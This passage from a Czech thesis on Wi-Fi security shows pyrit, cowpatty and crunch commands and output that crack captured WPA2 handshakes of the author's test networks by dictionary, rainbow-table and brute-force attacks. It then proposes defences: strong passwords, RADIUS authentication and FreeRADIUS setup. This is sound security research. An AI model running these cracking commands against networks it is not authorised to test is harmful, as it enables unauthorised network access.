
```
pyrit -e <SSID> create_essids
```

naimportujeme hesla ze slovníku do databáze

```
pyrit -i <slovnik> import_passwords
```

```
root@kali:~# pyrit -r crack-01.cap -i /root/Desktop/wordlist.lst attack_passthrough
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'crack-01.cap' (1/1)...
Parsed 6 packets (6 802.11-packets), got 1 AP(s)

Picked AccessPoint ea:de:27:5f:54:0b ('hackwifi') automatically.
Tried 2180109 PMKs so far; 96851 PMKs per second.

The password is 'heslo123'.
```

Obrázek 4.26: Slovníkový útok pomocí Pyrit



Obrázek 4.27: Porovnání jednotlivých slovníkových úroků

```
root@kali:~/zachycene_soubory/wpa2# pyrit -e internet create_essid
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Created ESSID 'internet'
```

Obrázek 4.28: Vytvoření SSID v databázi

vytvoření hashe pro každé heslo v databázi, pomocí tohoto příkazu se vytvoří dávka pro všechny SSID vyvtvořených v databázi, v případě potřeby lze SSID specifikovat pomocí volby *-e*

```
root@kali:~/Desktop# pyrit -i wordlist.lst import_passwords
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
214358431 lines read. Flushing buffers...  .
All done.
```

Obrázek 4.29: Načtení hesel do databáze

`pyrit batch`

```
root@kali:~# pyrit batch
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Working on ESSID 'hackwifi'
Processed all workunits for ESSID 'hackwifi'; 107267 PMKs per second..

Working on ESSID 'hackWPA2'
Processed all workunits for ESSID 'hackWPA2'; 102866 PMKs per second..

Batchprocessing done.
```

Obrázek 4.30: Vytvoření tabulky obsahující hashe

Výpis všech vložených SSID do databáze lze provést pomocí příkazu:

```
pyrit list_essids
```

Nyní máme všechno připraveno a můžeme provést útok.

```
pyrit -r <handshake.cap> attack_batch
```

```
root@kali:~/zachycene_soubory/wpa2# pyrit -r wpa222_2-01.cap  attack_batch
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Parsing file 'wpa222_2-01.cap' (1/1)...
Parsed 39 packets (39 802.11-packets), got 1 AP(s)

Picked AccessPoint ee:de:27:5f:54:0b ('hackWPA2') automatically.
Attacking handshake with station 00:27:19:f2:25:58
Tried 146841920 PMKs so far (67.1%); 1110765 PMKs per second.

The password is 'Password'.
```

Obrázek 4.31: Úspěšné zjištění hesla pomocí rainbow tables

Zrychlený útok pomocí pyrit lze také provést cowpatty útokem, který načítá klíče z cowpatty souboru. Exportujeme rainbow tabulku do souboru typu *cowpatty*:

```
pyrit -e <SSID> -o <soubor.cow> export_cowpatty
```

```
root@kali:~# pyrit -e hackWPA2 -o output.cow export_cowpatty
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Exporting to 'output.cow'...
218278043 entries written. All done.s)...
```

Obrázek 4.32: Vytvoření cowpatty souboru


Veškeré předešlé přípravy, jako je přidání SSID do databáze apod., nejsou nevyhnutelně nutné, aplikace pyrit je schopná vše provést během útoku, ovšem pro dosažení nejvyššího možného výkonu je vhodné tyto kroky provést. Samotný útok rainbow table:

```
pyrit -r <handshake.cap> -i <soubor.cow> attack_cowpatty
```

Při porovnání jednotlivých útoků pomocí aplikace pyrit lze říci, že při načítání hashů ze souboru typu cowpatty, bylo dosaženo nejvyššího výkonu. Avšak příprava na tento útok představuje více kroků. Při porovnání s klasickým útokem dochází 30ti násobnému navýšení výpočetního výkonu. Výsledky jsou zobrazeny na obrázku 4.34.

```
root@kali:~# pyrit -r wpa222_2-01.cap -i output.cow attack_cowpatty
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'wpa222_2-01.cap' (1/1)...
Parsed 39 packets (39 802.11-packets), got 1 AP(s)

Picked AccessPoint ee:de:27:5f:54:0b automatically...
Tried 58092309 PMKs so far; 3592364 PMKs per second.

The password is 'Password'.
```

Obrázek 4.33: Úspěšné dešifrování klíče



Obrázek 4.34: Porovnání dosažených rychlostí při provedení útoku rainbow tables

4.3.1.3 Útok hrubou silou

Pro realizaci útoku hrubou silou je zapotřebí nástroje, který bude postupně generovat všechny možné znaky a předávat je na vstup aplikace pyrit. Takovýmto nástrojem může být už známý *crunch*, dokáže rychle generovat řetězce znaků podle daných pravidel, což je při použití aplikace pyrit potřeba, na rozdíl od nástroje cowpatty potřebuje pro svoji práci určité množství dat, jinak dojde k plýtvání výpočetního výkonu. Lze definovat různé znakové sady. Příkaz pro generování se předá na vstup aplikace Pyrit a tím se spustí útok hrubou silou.

```
crunch 8 8 <charset> -t <pevny retezec> | pyrit -e <SSID> -i -
-r <handshake.cap> attack_passthrough
```

Příkaz na obrázku 4.35 obsahuje pevně stanovený řetězec *P* a znakovou sadu malých písmen.

```
root@kali:~# crunch 8 8 /root/Downloads/Cryptohaze-Linux/charsets/charsetlower -t P@@@@@@@ | pyr
i - -r /root/zachycene_soubory/wpa2/wpa222_2-01.cap attack_passthrough
Crunch will now generate the following amount of data: 30643429023 bytes
29223 MB
28 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 3404825447
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file '/root/zachycene_soubory/wpa2/wpa222_2-01.cap' (1/1)...
Parsed 39 packets (39 802.11-packets), got 1 AP(s)

Picked AccessPoint ee:de:27:5f:54:0b automatically...
Tried 9020451 PMKs so far; 109891 PMKs per second.

The password is 'Password'.
```


Obrázek 4.35: Nástroj crunch předá na vstup aplikace pyrit

Heslo bylo nalezeno po 2 hodinách. Z průběhu testování vyplývá, že při použití útoku hrubou silou lze zlomit (v reálném čase) hesla obsahující jednu znakovou sadu. Při použití všech znaků (znaková sada charsetall), je potřeba znát část hesla, protože jinak by útok trval velmi dlouho (při znalosti výpočetního výkonu lze dobu prolomení snadno spočítat).

Na obrázku 4.36 je zobrazen graf, kde je porovnání aplikací pyrit s využitím CUDA technologie, cowpatty a aircrack-ng s využitím CPU při provedení útoku hrubou silou. Rozdíl je celkem razantní.

4.4 Vyhodnocení testů

Veškeré útoky na algoritmus WEP jsou založeny na jednom principu a to je zachycení dostatečného množství paketů obsahujících IV a potom následné provedení tzv. PTW útoku, který je implementován v aircracku. Součástí tohoto procesu jsou i další útoky zahrnující injektování paketů, odpojení klienta, falešná autentizace, změna paketu. Nástroje použité k těmto útokům převážně obsahuje balík Aircrack-ng, popis jednotlivých nástrojů je uveden v kapitole 3.2. Jednotlivé aplikace jsou natolik propracované, že ke zjištění WEP klíče stačí 20 minut (závisí na na způsobu autentizace a velikosti klíče), přičemž samotné dešifrování může trvat několik vteřin. Z tohoto závěru vyplývá, že použití CUDA technologie pro testování WEP algoritmu je naprosto zbytečné. Z principu útoku používaného při tomto testování (online útok) je zřejmé, že není možné urychlit práci nástrojů pomocí GPU, protože tok dat je omezen bezdrátovou kartou.



Obrázek 4.36: Porovnání dosažených rychlostí při útoku hrubou silou

Při testování WPA/WPA2 jsem provedl několik útoků a použil následující nástroje:

- aircrack-ng
- cowpatty
- pyrit
- aircrack-ng-cuda

Tyto aplikace jsem použil pro dešifrování klíčů pomocí slovníkového útoku nebo útoku hrubou silou. Dále jsem použil crunch a pwgen pro generování řetězců (hesel). Klíčovým prvkem k úspěšnému útoku, je zachycení plnohodnotného handshake, který obsahuje všechny potřebné klíče viz. kapitola 2.4.4. Na dopočítání klíče jsou pak k dispozici výše zmíněné aplikace. S každým nástrojem lze provést klasický slovníkový útok a útok hrubou silou. Dále je také možný zrychlený slovníkový útok pomocí *rainbow tables*. Tento útok poskytuje zvýšení efektivity slovníkového útoku tím, že při dešifrování se nepoužívá slovník obsahující hesla, ale databáze obsahující hashe (heslo + ssid), odpadá tedy přepočet pro každý klíč. Nástroje podporující CUDA technologii jsou pyrit a aircrack-ng-CUDA. Pyrit je velice dobře propracovaná aplikace, nabízí 4 možnosti útoku, jednoduché ovládání, lze dosáhnout vysokých rychlostí při dešifrování klíče. Aircrack-ng-cuda je stále ve vývoji. Pro přidání CUDA funkcí do aircracku slouží přepínač *-p*. Provedené testy neukázaly žádné zlepšení. Produkt nepřináší žádnou výkonovou akceleraci.

5 Analýza provedených testů s cílem definovat pravidla pro eliminaci hrozeb ve Wi-fi sítích

5.1 Definice bezpečnostních pravidel WEP protokolu

Nejlepší a nejúčinnější pravidlo je nepoužívat WEP algoritmus pro zabezpečení bezdrátových sítí. Co se týče délky hesla, použitých znaků a jejich kombinace, tak je úplně jedno jaké heslo je použito, jediným důležitým faktorem je počet zachycených inicializačních vektorů. Při šifrování se na vytvoření šifry používá IV nabývající velmi malých hodnot, z čehož logicky vyplývá, že se musí opakovat. K úspěšnému zjištění klíče u WEP 64 je zapotřebí zachytit zhruba 35 000 IV, u WEP 128 stačí zachytit zhruba 70 000 IV. Rychlost nasbírání potřebných dat závisí na zručnosti útočníka, při klasickém provozu (youtube.com, prohlížení stránek) trvá nasbírání potřebných dat zhruba 20 - 30 minut. Pro rychlejší sběr dat lze využít injektování paketů. Samotný útok pak trvá několik vteřin. Co se týče autentizace, je prováděna pouze na úrovni zařízení, ale ne uživatele, nehledě na to, že klient nikdy nemá stoprocentní jistotu, že se připojuje na správné AP, protože autentizaci přístupových bodů WEP nepodporuje. Existují různé mechanismy na zpomalení útočníka například aplikace skrytého SSID, využití filtrace MAC adres, ale úplné odstranění chyb neexistuje. Vzhledem ke kompatibilitě starších zařízení je navržené opatření používání dynamických klíčů, nejideálněji pro každou novou autentizaci a pro každou novou výměnu.


5.2 Definice bezpečnostních opatření pro WPA/WPA2

Klíčovým faktorem pro úspěšný útok, je zachycení *4-Way handshake*, obsah a jeho důležité části jsou popsány v 2.4.4. S tímto souborem potom lze provádět různé útoku např. slovníkový, zrychlený slovníkový útok nebo útok hrubou silou. Rychlost nalezení hesla pomocí slovníkové metody závisí na kvalitně připraveném slovníku. Při použití útoku hrubou silou pak záleží na zkušenostech útočníka a výpočetního výkonu, kterým disponuje. Výhodou je také částečné znalost hesla nebo bezpečnostní politiky, která je nastavena v dané firmě. Po dokonalém zvážení obou zmíněných faktů můžeme pro útok nastavit pevnou část hesla a tím zvýšit úspěšnost. V případě, že není k dispozici ani jedna z možností, pak záleží čistě na výpočetním výkonu použitého stroje. Využití CUDA technologie přináší značné urychlení při hledání hesla. Dle testů provedených v této práci dochází až k třicetinásobnému zrychlení.

Navržená opatření:

- Využití celé nabídky znakové sady (pokud to zařízení podporuje) k vytvoření dostatečně silného hesla. Toto opatření poskytuje kvalitní ochranu přes útokem hrubou silou.
- Využít specializovaných generátorů, které vytvoří dostatečně silné heslo, které se nebude pravděpodobně nacházet v běžně dostupných slovnících.

- Otestování síly hesla pomocí programu nebo aplikací běžně dostupných na internetu.
- Zvolené heslo otestovat v Brute Force kalkulačce, jejíž výsledkem je doba prolomení hesla. Z tohoto výpočtu vyplývá další opatření a to je pravidelná změna hesla. Pokud je doba dešifrování hesla př. 5 měsíců, je vhodné po tomto časovém intervalu heslo změnit.
- Další možné opatření je použití autentizace pomocí 802.1x/EAP. Nejrozšířenější zástupce v této oblasti je RADIUS server.
- Velice účinnou metodou ochrany je prevence, tedy monitorování provozu v síti. Detekce případných útoků a následné provedení potřebných kroků.



Obrázek 5.1: Úroveň zabezpečení od nejnižší po nejvyšší možné

Obrázek 5.1 ukazuje úroveň zabezpečení, jednotlivé sloupce mají různou výšku, čímž je znázorněna jejich účinnost. Při dnešním nástrojovém arzenálu dostupném na internetu poskytují první tři úrovně prakticky nulové zabezpečení.

- **Jedinečné SSID** - toto zabezpečení ztěžuje práci při útoku rainbow tables, kde je možné nalézt na internetu předem připravené databáze hashů obsahující univerzální SSID, tyto databáze pak nelze použít a útočník si musí vytvořit svoji.

- **Skryté SSID** - zabezpečení, které opět jenom nepatrně zpomaluje útok, prakticky se jedná pouze o to, že síť nevysílá svůj název.
- **Filtrace MAC** - jedná se o tabulku v AP, kde jsou uvedeny MAC adresy, které mají povolený přístup. Pouhým odposloucháváním sítě lze zjistit, který klient má přístup, počkat až se odpojí, nastavit si jeho adresu a tím projít filtrem.
- **WEP 64/128** - první algoritmus poskytující určité zabezpečení pomocí šifrování. Prolomit WEP je však natolik jednoduché a rychlé, že se nedoporučuje používat.
- **WPA/WPA2-PKS** - poskytuje zabezpečení na vysoké úrovni, při aplikaci výše zmíněných opatření lze provozovat bezpečnou bezdrátovou Wi-Fi síť.
- **WPA/WPA2-radius** - aktuálně nejlepší zabezpečení dostupné na trhu, podporuje mechanismy díky, kterým se slovníkové útoky a útoky hrubou silou stávají neúčinnými.

5.3 Shrnutí

WEP

Z bezpečnostního hlediska je WEP algoritmus velkou trhlinou, která se nedá nijak zacelit. Doba pro zjištění hesla se pohybuje v jednotkách maximálně desítkách minut. Nástroje potřebné pro jeho prolomení jsou obsaženy v balíku Aircrack-ng.


WPA/WPA2

WPA/WPA2 algoritmus implementuje 2 principy ověřování uživatele pomocí PSK a pomocí EAP. Možnosti omezení útoků na WPA/WPA2-PSK je volba silného a bezpečného hesla pomocí speciálních znaků, číslic, malé a velké abecedy. Důležitým faktorem při volbě hesla je také umístění znaků v hesle, například heslo „password12345,.@“ je méně bezpečné, než heslo „pa,ss12wo.rd45@“.

6 Praktická implementace navržených metod zabezpečení a testování


6.1 Implementace opatření proti útoku hrubou silou

Nejúčinnější ochranou proti útoku hrubou silou je volba znaků z velké a malé abecedy, speciálních znaků a čísel. Nyní bude následovat ukázka nastavení a útok na WPA2-PSK s použitým dostatečně silným heslem. Na obrázku 6.1 je uvedeno nastavení vysílané sítě, nastavené SSID: testWifiInternet.



Obrázek 6.1: Nastavení vysílané sítě

Délku hesla 12 znaků jsem zvolil schválně abych mohl názorně ukázat složitost jeho zjištění, která roste geometrickou řadou.



Obrázek 6.2: Nastavené heslo

Obrázek 6.3 ukazuje útok hrubou silou. Pomocí nástroje crunch postupně generuje řetězce předávané na vstup aplikace pyrit, výsledný soubor by měl velikost 263 PB, počet hesel 17ti místné číslo. Když budeme předpokládat, že průměrná rychlost výpočtu je 108

000 PMK/s, tak by útok trval zhruba 223 let. V literatuře [33] je dostupná kalkulačka, na které je možno si nechat spočítat dobu, za kterou lze prolomit zvolené heslo.

```
root@kali:~# crunch 10 12 /root/Downloads/Cryptohaze-Linux/charsets/charsetall
pyrit -r testWIFI-01.cap -i - - e testWifiInternet attack passthrough
Crunch will now generate the following amount of data: 296779526334581423 bytes
283031011900 MB
276397472 GB
269919 TB
263 PB
Crunch will now generate the following number of lines: 22908860701147896
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'testWIFI-01.cap' (1/1)...
Parsed 45 packets (45 802.11-packets), got 1 AP(s)

Picked AccessPoint ee:de:27:5f:54:0b automatically...
Tried 7340367 PMKs so far; 108397 PMKs per second.
```

Obrázek 6.3: Testovací útok

Jedna z pomůcek při tvorbě hesla může být „Passwordmeter“ dostupný z [34]. Tato aplikace je navržena tak aby okamžitě podala zpětnou vazbu o síle hesla. Obrázek 6.4 ukazuje statistiku hesla použitého v 6.1. Passwordmeter ukazuje sílu hesla na 4 úrovních:

- Výjimečně silné heslo - překračuje minimální standardy pro silné heslo, password meter mu přiděluje bonusové body.
- Dostatečně silní heslo - splňuje základní pravidla pro silné heslo.
- Slabé heslo - heslo obdrželo nízké skóre, ovšem pořád je považováno jako bezpečné.
- Nevhodné heslo - bylo dosažení velmi nízkého skóre a zadané heslo se nedoporučuje používat.

Výsledek testu našeho hesla (testWIFI@123.) je kladný, obdrželo skóre 100%. Passwordmeter dále upozornil, že heslo obsahuje znaky malé a velké abecedy po sobě jdoucí.

Test Your Password		Minimum Requirements
Password:	••••••••••••	• Minimum 8 characters in length • Contains 3/4 of the following items: - Uppercase Letters - Lowercase Letters - Numbers - Symbols
Hide:	☑	
Score:	100%	
Complexity:	Very Strong	


Additions		Type	Rate	Count	Bonus
✱	Number of Characters	Flat	+(n*4)	13	+ 52
✱	Uppercase Letters	Cond/Incr	+((len-n)*2)	4	+ 18
✱	Lowercase Letters	Cond/Incr	+((len-n)*2)	4	+ 18
✱	Numbers	Cond	+(n*4)	3	+ 12
✱	Symbols	Flat	+(n*6)	2	+ 12
✱	Middle Numbers or Symbols	Flat	+(n*2)	4	+ 8
✱	Requirements	Flat	+(n*2)	5	+ 10
Deductions					
✓	Letters Only	Flat	-n	0	0
✓	Numbers Only	Flat	-n	0	0
!	Repeat Characters (Case Insensitive)	Comp	-	4	- 1
!	Consecutive Uppercase Letters	Flat	-(n*2)	3	- 6
!	Consecutive Lowercase Letters	Flat	-(n*2)	3	- 6
!	Consecutive Numbers	Flat	-(n*2)	2	- 4
✓	Sequential Letters (3+)	Flat	-(n*3)	0	0
!	Sequential Numbers (3+)	Flat	-(n*3)	1	- 3
✓	Sequential Symbols (3+)	Flat	-(n*3)	0	0

Obrázek 6.4: Aplikace Password metru

6.2 RADIUS


RADIUS je systém, který umožňuje zabezpečení a sběr dat v síti pomocí přístupových bodů. Poskytuje služby autentizace, autorizace a accounting. Systém je postaven na architektuře klient-server. K autentizaci používá EAP protokol.

K realizaci ověření pomocí rádius serveru jsem použil školou zapůjčený přístupový bod ve funkci autentozátoru, stolní PC s operačním systémem Kali zastupující rádius server a notebook představující klienta (suplikant). Na obrázku 6.6 je testovací schéma



Obrázek 6.5: Princip autentizace pomocí Radius serveru

zapojení.



Obrázek 6.6: Schéma zapojení pro ověření pomocí RADIUS

6.2.1 Konfigurace RADIUS serveru

Jako RADIUS server jsem vybral implementaci Freeradius, která je k dispozici jako open source pod licencí GPL. Tento projekt slučuje RADIUS server, BSD klientské knihovny, PAM moduly a Apache modul. Dokumentace k jeho použití, ze které jsem čerpal je dostupná zde: [35].

Freeradius lze nainstalovat klasicky pomocí příkazu:

```
apt-get install freeradius
```

nebo je možné stáhnout z oficiálních stránek a poté překompilovat. Pro základní použití jsou potřebné 3 soubory:

- *radiusd.conf* - nastavení samotného serveru, jakou má přidělenou IP adresu, na jakých portech má naslouchat pro autentizaci, accounting atd. Výpis nejdůležitější konfigurace je vidět na obrázku 6.7, port 1812 slouží pro autentizaci, port 1813 slouží pro accounting.

```
listen {
  type = auth
  ipaddr = 192.168.1.212
  port = 1812
  interface = eth0
}
listen {
  ipaddr = 192.168.1.212
  port = 1813
  type = acct
